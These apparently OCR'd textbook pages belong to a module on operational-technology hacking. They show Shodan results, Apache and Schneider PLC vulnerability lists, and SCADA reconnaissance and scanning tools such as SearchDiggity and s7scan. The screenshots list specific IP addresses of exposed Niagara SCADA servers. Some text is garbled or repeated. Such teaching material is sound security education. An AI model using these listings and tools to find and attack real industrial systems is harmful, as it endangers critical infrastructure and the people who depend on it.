Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

Apache [redacted] Version: 1.3.12

Figure 18.110: Screenshot of Shodan



CVE-2002-2029	PHP, when installed on Windows with Apache and ScriptAlias for /php/ set to c:/php/, allows remote attackers to read arbitrary files and possibly execute arbitrary programs via an HTTP request for php.exe with a filename in the query string.
CVE-2004-1082	mod_digest_apple for Apache 1.3.31 and 1.3.32 on Mac OS X Server does not properly verify the nonce of a client response, which allows remote attackers to replay credentials.
CVE-2005-3352	Cross-site scripting (XSS) vulnerability in the mod_imap module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.x before 2.0.56-dev allows remote attackers to inject arbitrary web script or HTML via the Referer when using image maps.
CVE-2002-0392	Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
CVE-2011-3368	The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21 does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an initial @ (at sign) character.
CVE-2009-2699	The Solaris poll poll/unix/port.c before 1.3.9, as 2.2.14 and othe which allows re (daemon hang) via unspecified HTTP requests, related to the prefork and event MPMs.
CVE-2011-3348	The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

```
IASVR2 <0x20>
□□__MSBROWSE__□ <0x1>
CYBERGRP <0x0>
CYBERGRP <0x1d>
CYBERGRP <0x1e>

Additional Interfaces:
192.168.1.188
```


```
Printer: printer@iasvr2  - no spool directory for printer 'printer'
```

```
HTTP/1.0 200 Document follows
```

```
HTTP/1.0 400 Bad Request\r\nServer: MiniServ/0.01\r\nDate: Thu, 21 Nov 2
019 11:34:01 GMT\r\nContent-type: text/html\r\nConnection: close\r\n\r\n
<h1>Error - Bad Request</h1>\n
```

Attackers gain remote access to the target device

Figure 18.111: Screenshot of Shodan showing open port DNP3



Module Flow

1. OT Concepts
2. OT Attacks
3. OT Hacking Methodology
4. **OT Hacking Tools**
5. Countermeasures


OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

Information-Gathering Tools

SearchDiggity

SearchDiggity is an information gathering tool that includes **SHODAN Diggity**, a **scanning interface** to the popular SHODAN hacking search engine. It comes equipped with a convenient list of 167 search queries


Google
CodeSearch
Bing
LinkFromDomain
DLP
Flash
Malware
PortScan
NotInMyBackyard
BingMalware
Shodan
Simple
Advanced
Query Appender
Queries
Default Credentials
FTP
Printer
Router
SCADA
Electro Industries Gauc
Photovoltaic
Rockwell SLC-505 PLC
SCADA USA
SCADA
scada
Niagara Web Serve
Siemens s7
SCAN
Cancel
Settings
API Key:
Create
Hide
Enter SHODAN API key
Output
Selected Result
Finding SCADA systems via SHODAN Diggity

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

http://temp.bishopfox.com

Kamerka-GUI
https://github.com

Redpoint
https://github.com

s7scan
https://github.com

SCADAPASS
http://www.scada.sl

plcscan
https://code.google.com

Information-Gathering Tools


Discussed below are various OT information-gathering tools:

- **SearchDiggity**

  Source: *http://temp.bishopfox.com*

  SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It consists of a set of tools including GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

  Shodan Diggity provides an easy-to-use scanning interface to the popular Shodan hacking search engine; furthermore, it comes equipped with a convenient list of 167 search queries ready in a pre-made dictionary file known as the Shodan Hacking Database (SHDB). Shodan is a search engine that lets you find specific types of computers (routers, servers, etc.) using a variety of filters. Attackers use Shodan Diggity to detect SCADA systems connected to the Internet along with their details such as IP address, geolocation, etc.


Google
CodeSearch
Bing
LinkFromDomain
DLP
Flash
Malware
PortScan
NotInMyBackyard
BingMalware
Shodan
Simple
Advanced
Query Appender
Queries
Default Credentials
FTP
Printer
Router
SCADA
Electro Industries Gauc
Photovoltaic
Rockwell SLC-505 PLC
SCADA USA
SCADA
scada
Niagara Web Serve
Siemens s7
SCAN
Cancel
Settings
API Key:
Create
Hide
Enter SHODAN API key
Output
Selected Result
Finding SCADA systems via SHODAN Diggity


Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k1	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

Figure 18.112: Screenshot of SearchDiggity

Listed below are some additional OT information-gathering tools:

- Kamerka-GUI (*https://github.com*)
- Redpoint (*https://github.com*)
- s7scan (*https://github.com*)
- SCADAPASS (*http://www.scada.sl*)
- plcscan (*https://code.google.com*)



Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets

Outgoing Data Configuration

<Socket>
Outgoing IP Address: 1.2.3.4
Outgoing Port: 17760 (TI Radio Packet Info)
Max Packets: 0 (Unlimited)
<Pipe>
Pipe Name: tiwspc_data
Pipe Location: \\.\pipe\tiwspc_data

Sniffer Devices Connected: 1

http://www.ti.com

Vulnerability Scanning Tool: CyberX

CyberX enumerates device-level and network-level vulnerabilities such as missing patches, weak passwords, unused open ports, and remote access ports

PLC #9
10.2.1.9

Schneider Electric

Security Level 24%

Opened Ports

- ○ TCP PORT 22 (SSH)
- ○ TCP port 80 (HTTP)
- ○ TCP PORT 502 (MODBUS)
- ○ UDP Port 123 (Network Time Protocol)
- ○ TCP PORT 20 (FTP)
- ○ TCP port 20000 (DNP3)

Remote Access

- ○ TCP port 22 (SSH) Connections from 10.2.1.17

Most Severe CVE

CVE ID	Score	Description
CVE-2015-7937	10.0	Stack-based buffer overflow in the GoAhead Web Server on Schneider Electric Modicon M340 PLC BMXNOx and BMXPx devices allows remote attackers to execute arbitrary code via a long password in HTTP Basic Authentication data.
CVE-2013-2763	5.0	Schneider Electric M340 PLC modules allow remote attackers to cause a denial of service (resource consumption) via unspecified vector

